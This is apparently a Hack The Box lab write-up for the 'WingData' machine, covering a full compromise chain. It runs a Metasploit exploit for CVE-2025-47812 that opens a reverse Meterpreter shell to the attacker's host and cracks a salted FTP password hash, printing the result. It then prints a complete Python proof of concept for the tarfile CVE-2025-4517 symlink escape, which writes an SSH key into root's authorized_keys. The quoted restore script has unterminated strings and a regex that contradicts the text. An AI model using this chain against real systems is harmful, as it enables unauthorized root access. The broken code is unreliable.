




HACKTHEBOX



WingData

30th April 2026

Prepared By: k1ph4ru

Machine Author: WackyH4cker

Difficulty: **Easy**

Synopsis

WingData is an easy-difficulty Linux machine featuring a Wing FTP Server web client exposed on port **80** via an Apache reverse proxy. The instance is running version **7.4.3**, which is vulnerable to CVE-2025-47812, allowing unauthenticated remote code execution through the anonymous user account to gain a foothold as **wingftp**. Enumerating the server's configuration directory reveals salted SHA-256 password hashes. The hash for **wacky** is successfully cracked, and the recovered credentials are reused for SSH access. Privilege escalation is achieved via a **sudo** rule allowing **wacky** to run a Python backup restoration script as **root**. The script invokes Python's **tarfile** module, which is vulnerable to CVE-2025-4517, and is leveraged to get a root shell.

Skills Required

- Basic Web Enumeration
- Familiarity with FTP Server Software and Configuration Files
- Basic Python Scripting

Skills Learned

- Exploiting CVE-2025-47812 (WingFTP Lua Session Injection)
- Cracking Salted SHA-256 Password Hashes

- Exploitation of CVE-2025-4517 (Python `tarfile` Path Traversal Bypass)

Enumeration

Nmap


```
$ ports=$(nmap -p- --min-rate=1000 -T4 10.129.244.106 | grep '^[0-9]' | cut -d '/' -f 1 |  
tr '\n' ',' | sed s/,$///)  
$ nmap -p$ports -sC -sV 10.129.244.106  
<SNIP>  
PORT      STATE SERVICE VERSION  
22/tcp    open  ssh      OpenSSH 9.2p1 Debian 2+deb12u7 (protocol 2.0)  
| ssh-hostkey:  
|   256 a1:fa:95:8b:d7:56:03:85:e4:45:c9:c7:1e:ba:28:3b (ECDSA)  
|_  256 9c:ba:21:1a:97:2f:3a:64:73:c1:4c:1d:ce:65:7a:2f (ED25519)  
80/tcp    open  http      Apache httpd 2.4.66  
|_ http-title: Did not follow redirect to http://wingdata.htb/  
|_ http-server-header: Apache/2.4.66 (Debian)  
Service Info: Host: localhost; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

The `Nmap` output reveals two open ports. On port `22`, `OpenSSH` is running, and on port `80`, an Apache web server, which redirects to the domain `wingdata.htb`, which we can add to our hosts file.


```
$ echo "10.129.244.106 wingdata.htb" | sudo tee -a /etc/hosts
```

HTTP

We then proceed to visit the domain, where we come across a website for Wing Data Solutions, a file-sharing platform.



We also notice a `Client Portal` button which redirects us to `ftp.wingdata.htb`, which we also add to our hosts file.



FTP server software powered by [Wing FTP Server v7.4.3](#)

Upon visiting, we come across a login form for the FTP web client, and we also note that the version of the software running is `7.4.3`.

Foothold

A quick search for vulnerabilities affecting this particular version leads us to [CVE-2025-47812](#). This is an unauthenticated remote code execution vulnerability where the web interface mishandles null bytes, allowing injection of arbitrary Lua code into user session files. We also come across this [Metasploit module](#) that we can leverage.

```
$ msfconsole
```

```
<SNIP>
```

```
[*] Starting persistent handler(s)...
```

```
msf > use exploit/multi/http/wingftp_null_byte_rce
```

```
[*] No payload configured, defaulting to cmd/linux/http/x64/meterpreter/reverse_tcp
```

```
msf exploit(multi/http/wingftp_null_byte_rce) > options
```

```
Module options (exploit/multi/http/wingftp_null_byte_rce):
```

Name	Current Setting	Required	Description
-----	-----	-----	-----
PASSWORD		no	Password for authentication

Proxies	no	A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: socks4, socks5, socks5h, http, sapni
RHOSTS	yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	80	The target port (TCP)
SSL	false	Negotiate SSL/TLS for outgoing connections
USERNAME	anonymous	Valid username for authentication
VHOST	no	HTTP server virtual host

```

<SNIP>
msf exploit(multi/http/wingftp_null_byte_rce) > set vhost ftp.wingdata.htb
vhost => ftp.wingdata.htb
msf exploit(multi/http/wingftp_null_byte_rce) > set rhost 10.129.244.106
rhost => 10.129.244.106
msf exploit(multi/http/wingftp_null_byte_rce) > set lhost 10.10.15.170
lhost => 10.10.15.170
msf exploit(multi/http/wingftp_null_byte_rce) > run
[*] Started reverse TCP handler on 10.10.15.170:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target is vulnerable. Detected version 7.4.3 ≤ 7.4.4
[+] Received UID: UID=43768ef1db95ffa9146a044b49a97acbf528764d624db129b32c21fbca0cb8d6;
path=, injection succeeded
[*] Sending stage (3090404 bytes) to 10.129.244.106
[*] Meterpreter session 1 opened (10.10.15.170:4444 -> 10.129.244.106:49904) at 2026-04-28
09:43:25 +0000
meterpreter >

```

This is successful, and we get a `Meterpreter` session. We then proceed to spawn a shell using the `shell` command, which drops us into a system shell, and then use `script /dev/null -c bash` to make it more stable.

```

meterpreter > shell
Process 3703 created.
Channel 2 created.
script /dev/null -c /bin/bash
Script started, output log file is '/dev/null'.
wingftp@wingdata:/opt/wftpsrvr$ id
uid=1000(wingftp) gid=1000(wingftp)
groups=1000(wingftp),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),100(users),106(netdev)

```

We can see that we have a shell as the user `wingftp`. We enumerate the users present on the system by reading `/etc/passwd`, a file that stores essential information about all user accounts on a Linux system, including usernames, UIDs, home directories, and default shells. We notice another user named `wacky` with `/bin/bash` assigned as their shell, indicating they have an interactive login account on the system.

```
wingftp@wingdata:/opt/wftpserver$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
<SNIP>
wingftp:x:1000:1000:WingFTP Daemon User,,,:/opt/wingftp:/bin/bash
wacky:x:1001:1001::/home/wacky:/bin/bash
_laurel:x:999:996::/var/log/laurel:/bin/false
```

We proceed to enumerate the `wftpserver` directory, and inside the `users` folder we come across `XML` configuration files for several accounts, including one for `wacky`.

```
wingftp@wingdata:/opt/wftpserver/Data/1/users$ ls -la
total 28
drwxr-x--- 2 wingftp wingftp 4096 Apr 28 05:44 .
drwxr-x--- 4 wingftp wingftp 4096 Feb  9 08:19 ..
-rwxr-x--- 1 wingftp wingftp 2842 Apr 28 05:44 anonymous.xml
-rwxr-x--- 1 wingftp wingftp 2846 Nov  2 11:13 john.xml
-rw-rw-rw- 1 wingftp wingftp 2847 Nov  2 12:05 maria.xml
-rw-rw-rw- 1 wingftp wingftp 2847 Nov  2 12:02 steve.xml
-rw-rw-rw- 1 wingftp wingftp 2856 Nov  2 12:28 wacky.xml
```

Inspecting the contents of `wacky.xml`, we notice a password hash stored in the `<Password>` field.

```
wingftp@wingdata:/opt/wftpserver/Data/1/users$ cat wacky.xml
<?xml version="1.0" ?>
<USER_ACCOUNTS Description="Wing FTP Server User Accounts">
  <USER>
    <UserName>wacky</UserName>
    <EnableAccount>1</EnableAccount>
    <EnablePassword>1</EnablePassword>

    <Password>32940defd3c3ef70a2dd44a5301ff984c4742f0baae76ff5b8783994f8a503ca</Password>
    <ProtocolType>63</ProtocolType>
  <SNIP>
    <EnableSchedule>0</EnableSchedule>
  </USER>
</USER_ACCOUNTS>
```

Referencing the [Wing FTP Server documentation](#), we learn that passwords are hashed using `SHA-256` with the static salt `WingFTP`, following the `sha256($pass.$salt)` scheme. We construct the hash in `hash:salt` format as required by `Hashcat` and put it into a file.

```
32940defd3c3ef70a2dd44a5301ff984c4742f0baae76ff5b8783994f8a503ca:WingFTP
```

We then proceed to crack it using `Hashcat` with mode `1410` (`sha256($pass.$salt)`), against the `rockyou.txt` wordlist.

```
$ hashcat -m 1410 hash /usr/share/wordlists/rockyou.txt
<SNIP>
32940defd3c3ef70a2dd44a5301ff984c4742f0baae76ff5b8783994f8a503ca:WingFTP:!#7Blushing^*Bride5
<SNIP>
```

The password `!#7Blushing^*Bride5` is recovered, and we use it to authenticate via `ssh`.

```
$ ssh wacky@10.129.244.106
<SNIP>
wacky@wingdata:~$ id
uid=1001(wacky) gid=1001(wacky) groups=1001(wacky)
```

This is successful, and we get a shell as the user `wacky`. The user flag can be found at `/home/wacky/user.txt`.

Privilege Escalation

We can now enumerate the commands the user can run as root using `sudo -l`, which queries the `sudoers` configuration and lists any commands the current user is permitted to execute with elevated privileges.

```
wacky@wingdata:~$ sudo -l
Matching Defaults entries for wacky on wingdata:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User wacky may run the following commands on wingdata:
    (root) NOPASSWD: /usr/local/bin/python3 /opt/backup_clients/restore_backup_clients.py
*
```

Here we see that the user can run the script `/opt/backup_clients/restore_backup_clients.py` as root without requiring a password, as indicated by `NOPASSWD`.

We proceed to inspect the contents of the script to better understand what it does and identify any potential vulnerabilities.

```
# restore_backup_clients.py
#!/usr/bin/env python3
import tarfile
import os
import sys
import re
import argparse

BACKUP_BASE_DIR = "/opt/backup_clients/backups"
STAGING_BASE = "/opt/backup_clients/restored_backups"

def validate_backup_name(filename):
    if not re.fullmatch(r"^backup\d+\.tar$", filename):
```

```

        return False
    client_id = filename.split('_')[1].rstrip('.tar')
    return client_id.isdigit() and client_id != "0"

def validate_restore_tag(tag):
    return bool(re.fullmatch(r"^[a-zA-Z0-9_]{1,24}$", tag))

def main():
    parser = argparse.ArgumentParser(
        description="Restore client configuration from a validated backup tarball.",
        epilog="Example: sudo %(prog)s -b backup_1001.tar -r restore_john"
    )
    parser.add_argument(
        "-b", "--backup",
        required=True,
        help="Backup filename (must be in /home/wacky/backup_clients/ and match backup_<client_id>.tar, "
        "where <client_id> is a positive integer, e.g., backup_1001.tar)"
    )
    parser.add_argument(
        "-r", "--restore-dir",
        required=True,
        help="Staging directory name for the restore operation. "
        "Must follow the format: restore_<client_user> (e.g., restore_john). "
        "Only alphanumeric characters and underscores are allowed in the "
        "<client_user> part (1-24 characters)."
    )

    args = parser.parse_args()

    if not validate_backup_name(args.backup):
        print("[!] Invalid backup name. Expected format: backup_<client_id>.tar (e.g., backup_1001.tar)", file=sys.stderr)
        sys.exit(1)

    backup_path = os.path.join(BACKUP_BASE_DIR, args.backup)
    if not os.path.isfile(backup_path):
        print(f"[!] Backup file not found: {backup_path}", file=sys.stderr)
        sys.exit(1)

    if not args.restore_dir.startswith("restore_"):
        print("[!] --restore-dir must start with 'restore_', file=sys.stderr)
        sys.exit(1)

    tag = args.restore_dir[8:]
    if not tag:
        print("[!] --restore-dir must include a non-empty tag after 'restore_', file=sys.stderr)
        sys.exit(1)

    if not validate_restore_tag(tag):

```

```

    print("[!] Restore tag must be 1-24 characters long and contain only letters,
digits, or underscores", file=sys.stderr)
    sys.exit(1)

staging_dir = os.path.join(STAGING_BASE, args.restore_dir)
print(f"[+] Backup: {args.backup}")
print(f"[+] Staging directory: {staging_dir}")

os.makedirs(staging_dir, exist_ok=True)

try:
    with tarfile.open(backup_path, "r") as tar:
        tar.extractall(path=staging_dir, filter="data")
    print(f"[+] Extraction completed in {staging_dir}")
except (tarfile.TarError, OSError, Exception) as e:
    print(f"[!] Error during extraction: {e}", file=sys.stderr)
    sys.exit(2)

if __name__ == "__main__":
    main()

```

We see that the script accepts two arguments: a backup filename and a restore directory name. It validates both inputs using regex. The backup file must match the pattern `backup_<integer>.tar`, and the restore directory must start with `restore_` followed by an alphanumeric tag. Once validated, it resolves the full path to the backup file under `/opt/backup_clients/backups/` and extracts it into a staging directory under `/opt/backup_clients/restored_backups/` using Python's `tarfile` module with `filter="data"`.

While the input validation looks strict, the critical detail is in the extraction itself. The script calls `tar.extractall()` with `filter="data"`, which is intended to be a safer extraction mode that restricts path traversal. However, since the script runs as root, we want to understand whether this filter can be bypassed. We check which `Python` version is being invoked as root:

```

wacky@wingdata:~$ /usr/local/bin/python3 --version
Python 3.12.3

```

A quick search for vulnerabilities affecting Python's `tarfile` library on this version leads us to [CVE-2025-4517](#), a path traversal vulnerability. The vulnerability exists in Python's `tarfile` module and allows arbitrary file writes outside the intended extraction directory, even when using `filter="data"` or `filter="tar"` with `TarFile.extractall()` or `TarFile.extract()`. This is caused by improper handling of symbolic links during extraction, where a crafted `tar` archive can chain symlinks together to escape the extraction root and write files to arbitrary locations on the filesystem. Since the restore script runs as root and extracts a `tar` file we fully control, we can exploit this to write our `SSH` public key into `/root/.ssh/authorized_keys`, giving us direct `SSH` access as root.

We leverage this [proof-of-concept](#) to craft a malicious `tar` archive named `backup_2.tar` to match the script's naming validation, which will inject our `SSH` public key.

```

# script.py
import tarfile
import os

```



```

import io
import sys

pubkey = b"ssh-ed25519 AAAAC3 <SNIP> 1/Lte+vRLNjQ fury@kali\n"

comp = 'd' * (55 if sys.platform == 'darwin' else 247)
steps = "abcdefghijklmnop"
path = ""

with tarfile.open("backup_2.tar", "x") as tar:
    for i in steps:
        a = tarfile.TarInfo(os.path.join(path, comp))
        a.type = tarfile.DIRTYPE
        tar.addfile(a)
        b = tarfile.TarInfo(os.path.join(path, i))
        b.type = tarfile.SYMTYPE
        b.linkname = comp
        tar.addfile(b)
        path = os.path.join(path, comp)
    linkpath = os.path.join("/".join(steps), "l" * 254)
    l = tarfile.TarInfo(linkpath)
    l.type = tarfile.SYMTYPE
    l.linkname = "../" * len(steps)
    tar.addfile(l)
    e = tarfile.TarInfo("escape")
    e.type = tarfile.SYMTYPE
    e.linkname = linkpath + "/../../../../../../../../root/.ssh/authorized_keys"
    tar.addfile(e)
    f = tarfile.TarInfo("inject")
    f.type = tarfile.LNKTYPE
    f.linkname = "escape"
    tar.addfile(f)
    c = tarfile.TarInfo("inject")
    c.type = tarfile.REGTYPE
    c.size = len(pubkey)
    tar.addfile(c, fileobj=io.BytesIO(pubkey))

```

The exploit works by building a chain of nested symlinks inside the archive that exceed the depth tracking of the `filter="data"` protection, ultimately redirecting a final hardlink write to resolve outside the staging directory and land at `/root/.ssh/authorized_keys`. We run the script to generate the malicious archive, then invoke the restore script with `sudo` to trigger the extraction.

```

wacky@wingdata:/opt/backup_clients/backups$ python3 script.py
wacky@wingdata:/opt/backup_clients/backups$ sudo /usr/local/bin/python3
/opt/backup_clients/restore_backup_clients.py -b backup_2.tar --restore-dir restore_1
[+] Backup: backup_2.tar
[+] Staging directory: /opt/backup_clients/restored_backups/restore_1
[+] Extraction completed in /opt/backup_clients/restored_backups/restore_1

```

The extraction completes successfully, and our public key has been written to `/root/.ssh/authorized_keys`. We can now log in directly as `root` over `ssh` without a password.

```
$ ssh root@10.129.244.106
Linux wingdata 6.1.0-42-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.159-1 (2025-12-30) x86_64
<SNIP>
root@wingdata:~# id
uid=0(root) gid=0(root) groups=0(root)
```

The root flag can be found at `/root/root.txt`.